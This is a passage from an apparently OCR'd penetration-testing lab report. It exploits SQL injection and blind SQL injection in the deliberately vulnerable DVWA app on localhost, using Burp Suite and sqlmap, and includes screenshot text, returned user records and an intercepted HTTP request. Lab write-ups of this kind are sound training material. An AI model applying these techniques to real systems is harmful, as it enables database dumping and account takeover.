



Approach


DVWA web application does not validate a user input which is then consumed inside SQL queries. This allows an attacker to provide an input containing SQL statements to modify the output in a way to retrieve desired data from the database. This vulnerability in the application is termed as SQL injection. With this vulnerability, an attacker can dump entire data from the database which the current database user has privileges to access to. The difficulty level will be set to high and check if it is possible to retrieve information or not.


Exploit Execution Details




Vulnerability: SQL Injectio
127.0.0.1/DVWA/vulnerabilities/sqli/?id=2&Submit=Submit#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
Vulnerability: SQL Injection
User ID:
Submit
ID: 2
First name: Gordon
Surname: Brown
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_injection
https://bobby-tables.com/


Vulnerability: SQL Injectio
127.0.0.1/DVWA/vulnerabilities/sqli/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
My awesome Photoblog
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
Vulnerability: SQL Injection
Click here to change your ID.
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_injection
https://bobby-tables.com/


Vulnerability: SQL Injectio
127.0.0.1/DVWA/vulnerabilities/sqli/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
My awesome Photoblog
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Upload
Vulnerability: SQL Injection
Click here to change your ID.
ID: 1
First name: admin
Surname: admin
SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) — Mozilla Firefox
127.0.0.1/DVWA/vulnerabilities/sqli/session-input.php#
Session ID: 1
Submit
Close




Summary

An attacker can dump entire data from the database that is available to the privilege of current database user. User credentials dumped can further be misused to gain unauthorized access to other user's account. A user only privilege account can be used to conduct this attack in order to gain admin privilege access.

5. DVWA- SQL Injection (Blind) integrating Burp and SqlMap

SQL Injection is a technique used by attackers to fetch database related information by inserting sql query in the input field. There are various set of queries that can be utilized


to retrieve the system data but somehow, in this case burp suite will be used to intercept the simple query and its output will be used in the terminal by using the sqlmap to fetch the database information as much as possible.





Approach


DVWA will be subject to this enumeration exploit and need to be applied to integrate web browser with Burp suite by setting the manual proxy. The difficulty level will be set to medium and check if it is possible to retrieve information or not. Further, the input will be intercepted and relevant information fetched in the raw data will be used to gather further details using sqlmap command in the terminal.


Exploit Execution Details






Burp Suite Community Edition v2023.1.2 - Temporary Project
POST /DVWA/vulnerabilities/sqli_blind/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/
Cookie: security=medium; PHPSESSID=k77vm1e8hue9dg38i6dumnrak9
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
